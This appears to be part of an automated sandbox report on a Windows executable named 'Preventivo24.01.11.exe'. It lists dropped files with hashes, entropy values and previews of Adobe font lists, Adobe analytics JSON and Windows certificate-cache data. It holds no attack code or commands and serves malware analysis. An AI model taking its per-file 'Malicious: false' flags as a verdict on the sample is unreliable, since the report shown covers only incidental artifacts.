SHA-256:	C6456E12E5E53287A547AF4103E0397CB9697E466CF75844312DC296D43D144D
SHA-512:	6D0EF9050E41FBAE680E0E59DD0F90B6AC7FEA5579EF5708B69D5DA33A0ECE7E8B16574B58B17B64A34CC34A4FFC22B4A62C1ECE61F36C4A11A0665E0536B90D
Malicious:	false
Preview:	MSCF.....,.....I.....gW.e .authroot.stl..u/1.5..CK..<Tk...p.k:..c.Y:.(Qc...%Y.f_...$..DHn..6i/.]....-!QQ*..}f..f...}..1....9.....pN..mI.a.....!...N.....xP.f6..C.'#.c .@GN(3.<3.....9...('3...I.I....B..x..e...UWFU.TT.I.L...._.I1.....w.\..Xb.v..Q.....pKP.....M`.Y.....Op4=.(=P.e...p.(U.....z7MF..O.....V2.....#...pj...z.!...wQ...V&.Gz..Nv.4..y(J...A..': .2Q.^u.y..<.1..2..o.....H.D.S.....62.\| w(...B.....h.QZ..'....I.<....6..Z...p?... .pT.....I..S..K....FT?.....p..`.&..y..."T=I.n..egf.w..X.Y...G.m....=.}cO.7.....9....o..:.Y=.-.5....ud.J&.]..*Q.. ._<.S....{a.=.n...PT.Um).\| kpyA....h.PXY.>.....^2U...H.....V<\...k..~....H..p...8..'..?...r>.4..!u.....1\.`.<.+..n..p..]...).....L.g....#.<..c]R.U."\i.Z.>...`Q..g6....0.....F.....N.s.Z..A.... ....m.^....a_..>v.-.mk...wt.n.:...>S..;....1...j.+m.&S.....$.T...i.B=h.n...c.!e.....Y.#..bw.}...d.. ..w... .&..w.9..}k...\...=....{q.Up..y;..7.-.K.'.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	3.1308583258674845
Encrypted:	false
SSDEEP:	6:kKtIHesurN+SkQlPlEGYRMY9z+4KlDA3RUeWc3l0:iHNPkPlE99SNxAhUeWcC
MD5:	345D1F3907A46A8C8C8F1F625ACADB22
SHA1:	9208172DBA451DC3B503E8DCB16E47A42D73F935
SHA-256:	FECB11CC085BD55C400F7DEF826DA5443366D4F557F510C059AC1426BF4EE47C
SHA-512:	A1641CC0EAC173419E1C773A6C7AAFADF4CFBC4B87870AD56F3EA08C4845708F07E13CED231619D69142F8197966F83D308BC15FBE136A3DCB698E40A1EF7DCC
Malicious:	false
Preview:	p..... .....M..(..... .....H".....(.....h.t.t.p.:.//./.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s .t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".3.f.e.4.e.6.1.a.4.8.2.2.d.a.1.:.0."...

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeCMapFnt23.lst (copy)

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	PostScript document text
Category:	dropped
Size (bytes):	1233
Entropy (8bit):	5.233980037532449
Encrypted:	false
SSDEEP:	24:kk8id8HxPsMTtrid8OPgx4sMDHFidZxDWksMwEidMKRxCsMWaOtidMLgxT2sMW0l:pkxPhtgNgx4pyZxakazxCIK2gxap
MD5:	8BA9D8BEBA42C23A5DB405994B54903F
SHA1:	FC1B1646EC8A7015F492AA17ADF9712B54858361
SHA-256:	862DE2165B9D44422E84E25FFE267A5E1ADE23F46F04FC6F584C4943F76EB75C
SHA-512:	26AD41BB89AF6198515674F21B4F0F561DC9BDC91D5300C154065C57D49CCA61B4BA60E5F93FD17869BDA1123617F26CDA0EF39935A9C2805F930A3DB1956D5
Malicious:	false
Preview:	%!Adobe-FontList 1.23.%Locale:0x809..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:Identity-H.Registry:Adobe.Ordering:Identity.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\Identity-H.FileLength:8228.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:Identity-V.Registry:Adobe.Ordering:Identity.UseCMap:Identity-H.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\Identity-V.FileLength:2761.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:UCS2-GBK-EUC.Registry:Adobe.Ordering:UCS2_GBK_EUC.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\UCS2-GBK-EUC.FileLength:243835.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:UniKS-UTF16-H.Registry:Adobe.Ordering:Korea1.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\UniKS-UTF16-H.FileLength:131902.FileModTime:1612212568.%EndFont..%BeginFont.Handler:D

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeFnt23.lst.7768

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	PostScript document text
Category:	dropped
Size (bytes):	1233
Entropy (8bit):	5.233980037532449
Encrypted:	false
SSDEEP:	24:kk8id8HxPsMTtrid8OPgx4sMDHFidZxDWksMwEidMKRxCsMWaOtidMLgxT2sMW0l:pkxPhtgNgx4pyZxakazxCIK2gxap
MD5:	8BA9D8BEBA42C23A5DB405994B54903F
SHA1:	FC1B1646EC8A7015F492AA17ADF9712B54858361
SHA-256:	862DE2165B9D44422E84E25FFE267A5E1ADE23F46F04FC6F584C4943F76EB75C
SHA-512:	26AD41BB89AF6198515674F21B4F0F561DC9BDC91D5300C154065C57D49CCA61B4BA60E5F93FD17869BDA1123617F26CDA0EF39935A9C2805F930A3DB1956D5
Malicious:	false

Preview:	%!Adobe-FontList 1.23.%Locale:0x809..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:Identity-H.Registry:Adobe.Ordering:Identity.OutlineFil eName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\Identity-H.FileLength:8228.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler. FontType:CMap.CMapName:Identity-V.Registry:Adobe.Ordering:Identity.UseCMap:Identity-H.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\ Identity-V.FileLength:2761.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:UCS2-GBK-EUC.Registry :Adobe.Ordering:UCS2_GBK_EUC.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\UCS2-GBK-EUC.FileLength:243835.FileModTime:1612 212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:UniKS-UTF16-H.Registry:Adobe.Ordering:Korea1.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\UniKS-UTF16-H.FileLength:131902.FileModTime:1612212568.%EndFont..%BeginFont.Handler:D

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeSysFnt23.lst (copy)

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	PostScript document text
Category:	dropped
Size (bytes):	1233
Entropy (8bit):	5.233980037532449
Encrypted:	false
SSDEEP:	24:kk8id8HxPsMTtrid8OPgx4sMDHFidZxDWksMwEidMKRxCsMWaOtidMLgxT2sMW0l:pkxPhtgNgx4pyZxakazxCIK2gxap
MD5:	8BA9D8BEBA42C23A5DB405994B54903F
SHA1:	FC1B1646EC8A7015F492AA17ADF9712B54858361
SHA-256:	862DE2165B9D44422E84E25FFE267A5E1ADE23F46F04FC6F584C4943F76EB75C
SHA-512:	26AD41BB89AF6198515674F21B4F0F561DC9BDC91D5300C154065C57D49CCA61B4BA60E5F93FD17869BDA1123617F26CDA0EF39935A9C2805F930A3DB1956D5
Malicious:	false
Preview:	%!Adobe-FontList 1.23.%Locale:0x809..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:Identity-H.Registry:Adobe.Ordering:Identity.OutlineFil eName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\Identity-H.FileLength:8228.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler. FontType:CMap.CMapName:Identity-V.Registry:Adobe.Ordering:Identity.UseCMap:Identity-H.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\ Identity-V.FileLength:2761.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:UCS2-GBK-EUC.Registry :Adobe.Ordering:UCS2_GBK_EUC.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\UCS2-GBK-EUC.FileLength:243835.FileModTime:1612 212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:UniKS-UTF16-H.Registry:Adobe.Ordering:Korea1.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\UniKS-UTF16-H.FileLength:131902.FileModTime:1612212568.%EndFont..%BeginFont.Handler:D

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\Cache\AcroFnt23.lst (copy)

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	PostScript document text
Category:	dropped
Size (bytes):	10880
Entropy (8bit):	5.214360287289079
Encrypted:	false
SSDEEP:	192:SgAYm4DAv6oq6oCf6ocL6oz6o46ok6o16ok6oKls6oVtfZ6ojtou6o2ti16oGwX/:SV548vvqvSvivzv4vkv1vkvKlsvVtfZp
MD5:	B60EE534029885BD6DECA42D1263BDC0
SHA1:	4E801BA6CA503BDAE7E54B7DB65BE641F7C23375
SHA-256:	B5F094EFF25215E6C35C46253BA4BB375BC29D055A3E90E08F66A6FDA1C35856
SHA-512:	52221F919AEA648B57E567947806F71922B604F90AC6C8805E5889AECB131343D905D94703EA2B4CEC9B0C1813DDA6EAE2677403F58D3B340099461BBCD355AE
Malicious:	false
Preview:	%!Adobe-FontList 1.23.%Locale:0x809..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:Identity-H.Registry:Adobe.Ordering:Identity.OutlineFil eName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\Identity-H.FileLength:8228.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler. FontType:CMap.CMapName:Identity-V.Registry:Adobe.Ordering:Identity.UseCMap:Identity-H.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\ Identity-V.FileLength:2761.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:UCS2-GBK-EUC.Registry :Adobe.Ordering:UCS2_GBK_EUC.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\UCS2-GBK-EUC.FileLength:243835.FileModTime:1612 212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:UniKS-UTF16-H.Registry:Adobe.Ordering:Korea1.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\UniKS-UTF16-H.FileLength:131902.FileModTime:1612212568.%EndFont..%BeginFont.Handler:D

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\Cache\AdobeFnt23.lst.7768

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	PostScript document text
Category:	dropped
Size (bytes):	10880
Entropy (8bit):	5.214360287289079
Encrypted:	false
SSDEEP:	192:SgAYm4DAv6oq6oCf6ocL6oz6o46ok6o16ok6oKls6oVtfZ6ojtou6o2ti16oGwX/:SV548vvqvSvivzv4vkv1vkvKlsvVtfZp
MD5:	B60EE534029885BD6DECA42D1263BDC0
SHA1:	4E801BA6CA503BDAE7E54B7DB65BE641F7C23375
SHA-256:	B5F094EFF25215E6C35C46253BA4BB375BC29D055A3E90E08F66A6FDA1C35856
SHA-512:	52221F919AEA648B57E567947806F71922B604F90AC6C8805E5889AECB131343D905D94703EA2B4CEC9B0C1813DDA6EAE2677403F58D3B340099461BBCD355AE
Malicious:	false

Preview:	%!Adobe-FontList 1.23.%Locale:0x809..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:Identity-H.Registry:Adobe.Ordering:Identity.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\Identity-H.FileLength:8228.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:Identity-V.Registry:Adobe.Ordering:Identity.UseCMap:Identity-H.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\Identity-V.FileLength:2761.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:UCS2-GBK-EUC.Registry:Adobe.Ordering:UCS2_GBK_EUC.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\UCS2-GBK-EUC.FileLength:243835.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:UniKS-UTF16-H.Registry:Adobe.Ordering:Korea1.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\UniKS-UTF16-H.FileLength:131902.FileModTime:1612212568.%EndFont..%BeginFont.Handler:D

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\ACROBAT_READER_MASTER_SURFACEID

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	295
Entropy (8bit):	5.3505025885059245
Encrypted:	false
SSDEEP:	6:YEQXJ2HX9UE1F9VoZcg1vRcR0YuqGoAvJM3g98kUwPeUkwRe9:YvXKX9drEZc0v2GMbLUkee9
MD5:	DE16E4AC9E1A90875D2A72FAC474BF90
SHA1:	5AC48F30314B0B2A50D4502F3BFD2E164BE10C6E
SHA-256:	04FABCE6CCDB7BECD98DA42B5055EFF28BF01F6B3629F7A41A1AFEA58007C0ED
SHA-512:	47E873A350DE84A19CC43E4FE7AAD6486EE11778A752F7BFC3E3613A22D72B53697F6A6F96C8F5B6B544DBDA773DF514D09AE7C3CD2343FD7B6018E005AD3E7C
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"798431ce-89d6-4a48-ae39-c3edaa90682f","sophiaUUID":"BB455677-E4C2-45EB-A908-4974DBA96F4C"},"encodingScheme":true,"expirationDTS":1706182098562,"statusCode":200,"surfaceID":"ACROBAT_READER_MASTER_SURFACEID","surfaceObj":{"SurfaceAnalytics":{},"containerMap":{}}}

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_FirstMile_Home_View_Surface

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	294
Entropy (8bit):	5.298335401437078
Encrypted:	false
SSDEEP:	6:YEQXJ2HX9UE1F9VoZcg1vRcR0YuqGoAvJfBoTfXpnrPeUkwRe9:YvXKX9drEZc0v2GWTfXcUkee9
MD5:	51D958E01C2936D316E71B046D7B00D0
SHA1:	515DD1513B3BAAD70990BEE5B6640D0A4EA8A676
SHA-256:	21D98BEDB66D1FC9DDFB8CB0282180CA1EAE761D21C401FD56A4F04BD9A43BC3
SHA-512:	BCCFDD66746E6A2D40192B26FED2BF127A9C9465D94311B91D5442A881558D73ED84D4A9D3972B4511FEC06D9E937EB0437DB3DE569511AB9F73348B862981EC
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"798431ce-89d6-4a48-ae39-c3edaa90682f","sophiaUUID":"BB455677-E4C2-45EB-A908-4974DBA96F4C"},"encodingScheme":true,"expirationDTS":1706182098562,"statusCode":200,"surfaceID":"DC_FirstMile_Home_View_Surface","surfaceObj":{"SurfaceAnalytics":{},"containerMap":{}}}

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_FirstMile_Right_Sec_Surface

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	294
Entropy (8bit):	5.277156476482677
Encrypted:	false
SSDEEP:	6:YEQXJ2HX9UE1F9VoZcg1vRcR0YuqGoAvJfBD2G6UpnrPeUkwRe9:YvXKX9drEZc0v2GR22cUkee9
MD5:	84AEBFBA61A4F47397F3BAE1EB35EFEB
SHA1:	8959CA817AF3BF10F10BAC617CEC7F904670D739
SHA-256:	93BFA14FE9CF847B37F06D7870C16FB62B832200A6E7AA070A223D3D9C99E42D
SHA-512:	CD8CE406E322D50A07C482C168C3C79E8279C64966BF09EEEA0D251813478E0A2B0E97F389BEF1C7674165461309218A0E0A6728D2375653B797E30063A4904D
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"798431ce-89d6-4a48-ae39-c3edaa90682f","sophiaUUID":"BB455677-E4C2-45EB-A908-4974DBA96F4C"},"encodingScheme":true,"expirationDTS":1706182098562,"statusCode":200,"surfaceID":"DC_FirstMile_Right_Sec_Surface","surfaceObj":{"SurfaceAnalytics":{},"containerMap":{}}}

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_READER_LAUNCH_CARD

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data

Category:	dropped
Size (bytes):	285
Entropy (8bit):	5.337061838637531
Encrypted:	false
SSDEEP:	6:YEQXJ2HX9UE1F9VoZcg1vRcR0YuqGoAvJfPmwrPeUkwRe9:YvXKX9drEZc0v2GH56Ukee9
MD5:	F57B295E1879E47A87C7AAFB79C74F28
SHA1:	52F0F9260C60E4A00FCD1FAA7FFA9F97BEBDB4DB
SHA-256:	7C015830064ABCD644D2D19DB1A1DB5E4C23E8483B1CE54E6ABF00B1D1ACFAEE
SHA-512:	897AD1B2E90E0A1DF2D91B513233A3D149C37CC368B704FB36AFD9C9B3FB4174ED558D84B2D00A10A788AC6A4CCB367EE8CB34CA9099CD43F78C8AF2F6B26BC
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"798431ce-89d6-4a48-ae39-c3edaa90682f","sophiaUUID":"BB455677-E4C2-45EB-A908-4974DBA96F4C"},"encodingScheme":true,"expirationDTS":1706182098562,"statusCode":200,"surfaceID":"DC_READER_LAUNCH_CARD","surfaceObj":{"SurfaceAnalytics":{},"containerMap":{}}}

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_Convert_LHP_Banner

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	1255
Entropy (8bit):	5.697841344751659
Encrypted:	false
SSDEEP:	24:Yv6XjrEzvjpLgEsv4ce3KnctSrymTBcu14wChluBks8ctq3H6w:YvjbhgnvjRrNTB5OJhABks8c2H3
MD5:	83B5A78640074BE50C0A976ADEA3188E
SHA1:	CFDB548C7444E09D8FD369B95A8901848B9E6626
SHA-256:	3B28454658CEB3A135FC34293AA490BC5948A17DC7793E5885A6B5264ADF9DC2
SHA-512:	F1363A2091EE3AEF59B01BC2FC94924B0494412C3D9ABED7143C327E7AC98419565C67E44A5E5769C38FFAF735FA1FC3BF0C9810061E93C6F8D99EE72552364
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"798431ce-89d6-4a48-ae39-c3edaa90682f","sophiaUUID":"BB455677-E4C2-45EB-A908-4974DBA96F4C"},"encodingScheme":true,"expirationDTS":1706182098562,"statusCode":200,"surfaceID":"DC_Reader_Convert_LHP_Banner","surfaceObj":{"SurfaceAnalytics":{"surfaceId":"DC_Reader_Convert_LHP_Banner"},"containerMap":{"1":{"containerAnalyticsData":{"actionBlockId":"65179_200306ActionBlock_0","campaignId":65179,"containerId":"1","controlGroupId":"","treatmentId":"f7fa0e9f-7d25-4321-b719-c501bbb8a162","variationId":"200306"},"containerId":1,"containerLabel":"JSON for DC_Reader_Convert_LHP_Banner","content":{"data":"eyJjdGEiOnsidHlwZSI6ImJ1dHRvbiIsInRleHQiOiJGcmVlIDctZGF5IHRyaWFsIn0sInVpIjp7InRpdGxlX3N0eWxpbmciOnsiZm9udF9zaXplIjoiMTQiLCJmb250X3N0eWxlIjoiMyJ9LCJkZXNjcmlwdGlvbl9zdHlsaW5nIjp7ImZvbnRfc2l6ZSI6IjE0IiwiZm9udF9zdHlsZSI6Ii0xIn0sInRpdGxlIjoiIiwiZGVzY3JpcHRpb24iOiJDb252ZXJ0IGZpbGVzIHRvIGFuZCBmcm9tIFBERiBcbndpdGhvdXQgbGltaXRzLiIsImJhY2tncm91bmRfc3R5bGluZyI6eyJiYWNrZ3JvdW5k
```

**C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_Disc_LHP_Banner**

| | |
|---|---|
| Process: | C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe |
| File Type: | JSON data |
| Category: | dropped |
| Size (bytes): | 1250 |
| Entropy (8bit): | 5.705924650104191 |
| Encrypted: | false |
| SSDEEP: | 24:Yv6XjrEzv/VLgEsy4c19ZrGmTBcu14wCh5rgos8ctq3H6w:YvjXFgnyl9ZrBTB5OJhFgos8c2H3 |
| MD5: | AE1F871F39266581C6EAAB0052C008FE |
| SHA1: | 6912F063B612B28221FB9FBDBE79218A8F29AAF4 |
| SHA-256: | 51F479F1DFEEB00A09AC293149374033FAA816F2B04798FCF55AB1B4489BD3AF |
| SHA-512: | 3823C1FA97549E41C9575F1ADE7F191FC7C237B219AC41C8263B1E162BA68AB2556D74CE304A8C5CCB065D991138EA4A3914342E4D48E29F317E23113990418E |
| Malicious: | false |
| Preview: | {"analyticsData":{"responseGUID":"798431ce-89d6-4a48-ae39-c3edaa90682f","sophiaUUID":"BB455677-E4C2-45EB-A908-4974DBA96F4C"},"encodingScheme":true,"expirationDTS":1706182098562,"statusCode":200,"surfaceID":"DC_Reader_Disc_LHP_Banner","surfaceObj":{"SurfaceAnalytics":{"surfaceId":"DC_Reader_Disc_LHP_Banner"},"containerMap":{"1":{"containerAnalyticsData":{"actionBlockId":"65179_200306ActionBlock_1","campaignId":65179,"containerId":"1","controlGroupId":"","treatmentId":"250f56c6-2d66-4fca-8033-eabbd2bc9951","variationId":"200306"},"containerId":1,"containerLabel":"JSON for DC_Reader_Disc_LHP_Banner","content":{"data":"eyJjdGEiOnsidHlwZSI6ImJ1dHRvbiIsInRleHQiOiJGcmVlIDctZGF5IHRyaWFsIn0sInVpIjp7InRpdGxlX3N0eWxpbmciOnsiZm9udF9zaXplIjoiMTQiLCJmb250X3N0eWxlIjoiMyJ9LCJkZXNjcmlwdGlvbl9zdHlsaW5nIjp7ImZvbnRfc2l6ZSI6IjE0IiwiZm9udF9zdHlsZSI6Ii0xIn0sInRpdGxlIjoiIiwiZGVzY3JpcHRpb24iOiJDb252ZXJ0LCBlZGl0IGFuZCBlLXNpZ24gUERGXG4gZm9ybXMgJiBhZ3JlZW1lbnRzLiIsImJhY2tncm91bmRfc3R5bGluZyI6eyJiYWNrZ3JvdW5kX2Nvb
```

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_Disc_LHP_Retention

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	292
Entropy (8bit):	5.2852649756232015
Encrypted:	false

SSDEEP:	6:YEQXJ2HX9UE1F9VoZcg1vRcR0YuqGoAvJfQ1rPeUkwRe9:YvXKX9drEZc0v2GY16Ukee9
MD5:	6733266AE2B020F034106EA395FDB3C4
SHA1:	82048A05972CA8AE630931E29A0169EDD709D20B
SHA-256:	D91121A0C51D8AA3444AFA7AB8BCAB9CC45EC217383AE71CC268063886C25993
SHA-512:	7C8CBD17BA4BACDDC4621C64AF1A0436703B6A718EE86A91192F30D64D03EF8C820DC5C860D09C6BB94E52F37C2BE354C2F5FC5417AA02DD9ABF56CB4359C FC7
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"798431ce-89d6-4a48-ae39-c3edaa90682f","sophiaUUID":"BB455677-E4C2-45EB-A908-4974DBA96F4C"},"encodingScheme":true,"ex pirationDTS":1706182098562,"statusCode":200,"surfaceID":"DC_Reader_Disc_LHP_Retention","surfaceObj":{"SurfaceAnalytics":{},"containerMap":{}}}

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_Edit_LHP_Banner

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	1230
Entropy (8bit):	5.687883485146177
Encrypted:	false
SSDEEP:	24:Yv6XjrEzvO2LgEsk4ccVrhmTBcu14wChds8ctq3H6w:YvjGognkMVrYTB5OJhds8c2H3
MD5:	1D66578DDBF4CB4486114223831DD601
SHA1:	40BFD718948AD425DCCAC0E4C1685140EDCF0387
SHA-256:	5B5B2BCFE44DF186B670B7F0518C3D48D38AE63CE091B78431B70D8E5FD070C3
SHA-512:	5D3CEDE81164DD149DEF0C55A8C8544F66751BEC9DC0FDC553A08F54703B55571F02BA451CC3F36BDF0D2D4EA2A3E624462207E11D2BB54541F99CE7AC89E5 D6
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"798431ce-89d6-4a48-ae39-c3edaa90682f","sophiaUUID":"BB455677-E4C2-45EB-A908-4974DBA96F4C"},"encodingScheme":true,"ex pirationDTS":1706182098562,"statusCode":200,"surfaceID":"DC_Reader_Edit_LHP_Banner","surfaceObj":{"SurfaceAnalytics":{"surfaceId":"DC_Reader_Edit_LHP_ Banner"},"containerMap":{"1":{"containerAnalyticsData":{"actionBlockId":"65179_200306ActionBlock_3","campaignId":65179,"containerId":"1","controlGroupId":"","tr eatmentId":"07caa165-20a7-4c5f-adf8-061ef3d98af3","variationId":"200306"},"containerId":1,"containerLabel":"JSON for DC_Reader_Edit_LHP_Banner","content":{"data ":"eyJjdGEiOnsidHlwZSI6ImJ1dHRvbiIsInRleHQiOiJGcmVlIDctZGF5IHRyaWFsIn0sInVpIjp7InRpdGxlX3N0eWxpbmciOnsiZm9udF9zaXplIjoiMTQiLCJmb250X3N0eWxlI joiMyJ9LCJkZXNjcmlwdGlvbl9zdHlsaW5nIjp7ImZvbnRfc2l6ZSI6IjE0IiwiZm9udF9zdHlsZSI6Ii0xIn0sInRpdGxlIjoiIiwiZGVzY3JpcHRpb24iOiJFZGl0IHRleHQsIGltY WdlcywgcGFnZXMsIGFuZCBtb3JlLiIsImJhY2tncm91bmRfc3R5bGluZyI6eyJiYWNrZ3JvdW5kX2NvbG9yX2RhcmtfdGhlbWUiO

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_Home_LHP_Trial_Banner

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	1368
Entropy (8bit):	5.7518951012339485
Encrypted:	false
SSDEEP:	24:Yv6XjrEzvCKLgEGcooZbq0jCaBrwJoZct5uWaHbX3H6w:YvjqEgNoNtlSJEc3uWaHbHH3
MD5:	1202543A9C0708D01BEB1B9FAE071D78
SHA1:	E0A8D838CBE598262B5EDD2DB4BBB1BC5FB1A3BB
SHA-256:	C039E62C2A97ED47B074D88309B1030F63E4F8998F5E6422CD36ABA5304D316A
SHA-512:	A0F85F2531EA3263027F73AFFCAF7AEADA7969BD482E27F601CD5BFBFAEAA3A98A1D9C15036A9BA1258AAB0C84C110E95DA7C54BC1E8954114286B8491A518 D6
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"798431ce-89d6-4a48-ae39-c3edaa90682f","sophiaUUID":"BB455677-E4C2-45EB-A908-4974DBA96F4C"},"encodingScheme":true,"ex pirationDTS":1706182098562,"statusCode":200,"surfaceID":"DC_Reader_Home_LHP_Trial_Banner","surfaceObj":{"SurfaceAnalytics":{"surfaceId":"DC_Reader_Hom e_LHP_Trial_Banner"},"containerMap":{"1":{"containerAnalyticsData":{"actionBlockId":"70654_217714ActionBlock_0","campaignId":70654,"containerId":"1","controlGro upId":"","treatmentId":"692283b7-dc9d-4f79-9ee2-bccf324c2980","variationId":"217714"},"containerId":1,"containerLabel":"JSON for DC_Reader_Home_LHP_Tr ial_Banner","content":{"data":"eyJjdGEiOnsidHlwZSI6ImJ1dHRvbiIsInRleHQiOiJUcnkgQWNyb2JhdCBQcm8ifSwidWkiOnsidGl0bGVfc3R5bGluZyI6eyJmb250X3Npe mUiOiIxNyIsImZvbnRfc3R5bGUiOiIwIn0sImRlc2NyaXB0aW9uX3N0eWxpbmciOnsiZm9udF9zaXplIjoiMTEiLCJmb250X3N0eWxlIjoiLTEifSwidGl0bGUiOiJGcmV lIDctZGF5IHRyaWFsIiwiZGVzY3JpcHRpb24iOiJHZXQgdW5saW1pdGVkIGFjY2VzcyB0byBhbGwgUERGIGFuZCBlLXNpZ25pbmcgdG9vbHMuIiwiYmFja2d

SHA-256:	1821E6655CCBFA2FCE7EE122A0A8900C200C3663CB70E44A6BDF536E6747139D
SHA-512:	DFD84B36C3C5AF7B0931A950564F93BFFD1D6BB99409E43E109D651803B26F7CB173E30258EDC1646DAEE3C40560E30C340151D9C86F0EA503FC07795185DB7
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"798431ce-89d6-4a48-ae39-c3edaa90682f","sophiaUUID":"BB455677-E4C2-45EB-A908-4974DBA96F4C"},"encodingScheme":true,"expirationDTS":1706182098562,"statusCode":200,"surfaceID":"DC_Reader_More_LHP_Banner","surfaceObj":{"SurfaceAnalytics":{},"containerMap":{}}}

